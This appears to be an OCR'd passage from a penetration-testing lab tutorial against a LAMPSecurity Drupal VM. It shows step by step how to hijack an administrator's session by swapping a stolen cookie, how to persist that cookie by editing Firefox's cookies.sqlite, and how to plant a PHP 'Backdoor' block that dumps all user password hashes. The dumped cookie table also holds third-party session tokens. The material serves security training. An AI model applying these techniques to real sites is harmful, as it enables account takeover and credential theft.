
http://192.168.56.4/

Request Header ...	Request He...
Host	192.168.56.4
User-Agent	Mozilla/5.0 (X1
Accept	text/html,appli
Accept-Language	en-us,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	keep-alive
Referer	http://192.168.
Cookie	SESS54ba217c

Post Parameter ...	Post Param...

Illustration 30: Altering cookie values with Tamper Data


Note the last value in the form in the left column, the Cookie field. You'll see a couple of values there, go ahead and copy them by double clicking in the field and pressing Ctrl + C or left clicking the field and selecting Copy. Next open up a gEdit document (Applications → Accessories → gEdit) and paste the Cookie values inside. Cookies are just a list, delimited by semi-colons, and represented as key/value pairs. You'll see one that starts SESS, which is typical format for a PHP session token, and then some value after an equals sign. Go ahead and take the cookie from your Apache log and swap it out with the one there (highlight the existing value, delete it, and copy/paste the new value.


*Unsaved Document 1 - gedit
File Edit View Search Tools Documents Help
Open
Save
Undo
*Unsaved Document 1
Plain Text
Tab Width: 8
Ln

```
has_js=1; SESS54ba217cf75ccee33c5f8c7397d5146d=0sle8pb9gcibp4m4o6t9age6m2
```

Illustration 31: Cookie information in gEdit.

Next select all of the text in gEdit and copy it. Return to the Tamper Popup, delete the values in the Cookie filed then paste the modified string from gEdit into the 'Cookie' field in the Tamper Data Tamper Popup. This effectively writes a new cookie. Click the 'Submit' button to submit the request to the LAMPSec Research web server and observe the change in the web page!



LAMPSec Point Security Available

Submitted by Barbara on Mon, 06/03/2013 - 08:31

LAMPSec Research labs is proud to announce the availability of our new Point Security Solution (PSS) version 1.0. PSS is the result of several years of investment by LAMPSec Labs in the emerging field of network and host anomaly detection technologies. PSS gives you visibility into the

Illustration 32: Hijacking Barbara's account.


We are now logged in as Barbara, and no longer as Test! Notice there are tons of new options and an administration menu across the top of the page! We have effectively hijacked the account.

Sadly, this change is transitory, as soon as we click on any links our old cookie will come back. The Firefox Web Developer plugin (https://addons.mozilla.org/en-US/firefox/addon/web-developer/) is a great tool for changing cookies on the fly, but it's not installed by default in BackTrack. Instead we'll use the Firefox cookie store on the filesystem.

To do this first close Firefox. Next open a terminal window. Go to the .mozilla directory on your machine by typing:

```
# cd ~/.mozilla/firefox
```

Next look in this directory for a strangely named subdirectory with a .default extension. Firefox chooses some sort of a random looking profile string and appends .default to create this directory and store your Firefox data. Change into this directory with `cd`. Once in the directory you'll notice a file called `cookies.sqlite` – this is the Firefox cookie file, but it's actually a SQLite database.


root@bt: ~/.mozilla/firefox/nq474mcm.default
File Edit View Terminal Help

```
root@bt:~# cd ~/.mozilla/firefox/
root@bt:~/.mozilla/firefox# ls
Crash Reports  nq474mcm.default  profiles.ini
root@bt:~/.mozilla/firefox# cd nq474mcm.default/
root@bt:~/.mozilla/firefox/nq474mcm.default# ls
addons.sqlite          formhistory.sqlite   search-metadata.json
blocklist.xml          key3.db              search.sqlite
bookmarkbackups        localstore.rdf       secmod.db
Cache                  mimeTypes.rdf        sessionstore.bak
cert8.db               minidumps            sessionstore.js
chromeappsstore.sqlite mozilla-media-cache  signons.sqlite
compatibility.ini      NoScriptSTS.db       startupCache
content-prefs.sqlite   OfflineCache         urlclassifier3.sqlite
cookies.sqlite         permissions.sqlite   urlclassifierkey3.txt
downloads.sqlite       places.sqlite        urlclassifier.pset
extensions             pluginreg.dat        webapps
extensions.ini         prefs.js             webappsstore.sqlite
extensions.sqlite      search.json
root@bt:~/.mozilla/firefox/nq474mcm.default#
```


Illustration 33: Finding the Firefox profile.

In order to interact with the cookie file we need to use the SQLite client program. To do this type:

```
# sqlite3 cookies.sqlite
```

And you'll notice the prompt changes. You are now in the database and can issue SQL commands like with any other database. Go ahead and list the contents of the cookie database using the command:

```
SELECT id, name, value, host FROM moz_cookies;
```


root@bt: ~/.mozilla/firefox/nq474mcm.default
File Edit View Terminal Help

```
Enter ".help" for instructions
Enter SQL statements terminated with a ";"
sqlite> SELECT id, name, value, host FROM moz_cookies;
1|PREF|ID=475474d1ae2c68cf:TM=1357583684:LM=1357583684:S=cNhSKg-7ZRon4Qm-|.googl
e.com
2|VISITOR_INFO1_LIVE|sdipm8NcAUE|.youtube.com
3|PREF|fv=11.2.202|.youtube.com
5|NID|67=U-jIHYR-QERxN7tgeA7MVZBPAwdcsz-1nd57nZlCVA1mJ4aCeOlOdJrsPJX9Ma1VYtRwPID
ng2momyme-rHasc0YyMqz-nHZxGGby9TIt7HCZ8SSD4AhgJKcDOgQpAaG|.google.com
6|S|documents=31j0W6AzzjGsuN22axPZKg|docs.google.com
20|csrftoken|481b6e26fd5a0459a6656f30922ccef2|beta.essaysafe.org
21|mp_5ac6b48eba97bb679d499171e83e5847_mixpanel|%7B%22distinct_id%22%3A%2213c20a
d1a47200-082a5761e53278-5e15255a-c0000-13c20ad1a4815e%22%2C%22%24initial_referre
r%22%3A%22http%3A%2F%2Fbeta.essaysafe.org%2Ftake%2F%22%2C%22%24initial_referring
_domain%22%3A%22beta.essaysafe.org%22%7D|.essaysafe.org
25|__utma|237147923.1787946335.1357757881.1357757881.1357757881.1|.beta.essaysaf
e.org
26|__utmb|237147923.2.10.1357757881|.beta.essaysafe.org
27|__utmz|237147923.1357757881.1.1.utmcsr=(direct)|utmccn=(direct)|utmcmd=(none)
|.beta.essaysafe.org
29|olfsk|olfsk2659785042338064|beta.essaysafe.org
30|hblid|ya7fgM7cTNgq7x0WMsFfPkZ439343368|beta.essaysafe.org
31|GAPS|1:60RIwzHR8K8It0eFp7J_j0TtTiRnVg:pv3ZjW7z00HPjOv5|accounts.google.com
32|CheckConnectionTempCookie770|750980|accounts.youtube.com
33|SID|9ca8fea9-8317-4b1d-b205-37af0bb323e7|127.0.0.1
34|SESS54ba217cf75ccee33c5f8c7397d5146d|0sle8pb9gcibp4m4o6t9age6m2|192.168.56.4
sqlite>
```

Illustration 34: Using SQLite to modify the Firefox cookie store.


Note the entry for the host that matches the target. We need to change the value for that session id (the one that begins SESS). Copy the value of the stolen cookie and use it in a SQL statement like the following (replace the value and host parts with appropriate data in your own environment):

```
UPDATE moz_cookies SET value='0sle8pb9gcibp4m4o6t9age6m2' WHERE
host='192.168.56.4';
```

You can then exit the database by pressing `Ctrl+D` to return to the command prompt. Open up Firefox, navigate back to the LAMPSec Research site and you should notice that you're logged in as Barbara!

Now that we have elevated our privilege within the Drupal content management system we want to check to see if we can write PHP and get it to execute. PHP is a dynamic scripting language that powers Drupal. Drupal can allow users to write PHP in forms and have it run on the server, usually for the purposes of doing some sort of dynamic display. However, a malicious attacker can take advantage of this “feature” in Drupal to run code on the server that will do any number of things.

One place that Drupal allows for dynamic code is in Blocks. Let's create a new malicious block that will dump all the user password hashes from the Drupal database. To do this navigate to /admin/build/block/add to view the new Block addition form.



Blocks

Use this page to create a new custom block. New blocks are disabled by default, and must be moved to a region on the blocks administration page to be visible.

[more help...]

Block specific settings

Block description: *
Backdoor
A brief description of your block. Used on the block overview page.

Block title:
backdoor
The title of the block as shown to the user.


Illustration 35: Creating a new (malicious) block in Drupal.

Go ahead and enter whatever description and title you want. The malicious code will actually go in the 'Block body:' field. Go ahead and enter the code:

```
<?php
$res = db_query('select name,pass from users');
while ($rec = db_fetch_object($res)) {
  print $rec→name . “:” . $rec→pass . “<br/>”;
}
```

```
?>
```

Next make sure that the 'Input format' is set to 'PHP Code' (you may need to expand the form by clicking on the 'Input format' title.


'Backdoor' block | LAMPSecurity Research - Mozilla Firefox
File Edit View History Bookmarks Tools Help
'Backdoor' block | LAMPSecurit...
192.168.56.4/admin/build/block/configure/block/1
BackTrack Linux
Offensive Security
Exploit-DB
Aircrack-ng
SomaFM

Input format

( ) Filtered HTML
- Web page addresses and e-mail addresses turn into links automatically.
- Allowed HTML tags: <a> <em> <strong> <cite> <code> <ul> <ol> <li> <dl> <dt> <dd>
- Lines and paragraphs break automatically.

( ) Full HTML
- Web page addresses and e-mail addresses turn into links automatically.
- Lines and paragraphs break automatically.

[✓ PHP code]
- You may post PHP code. You should include <?php ?> tags.

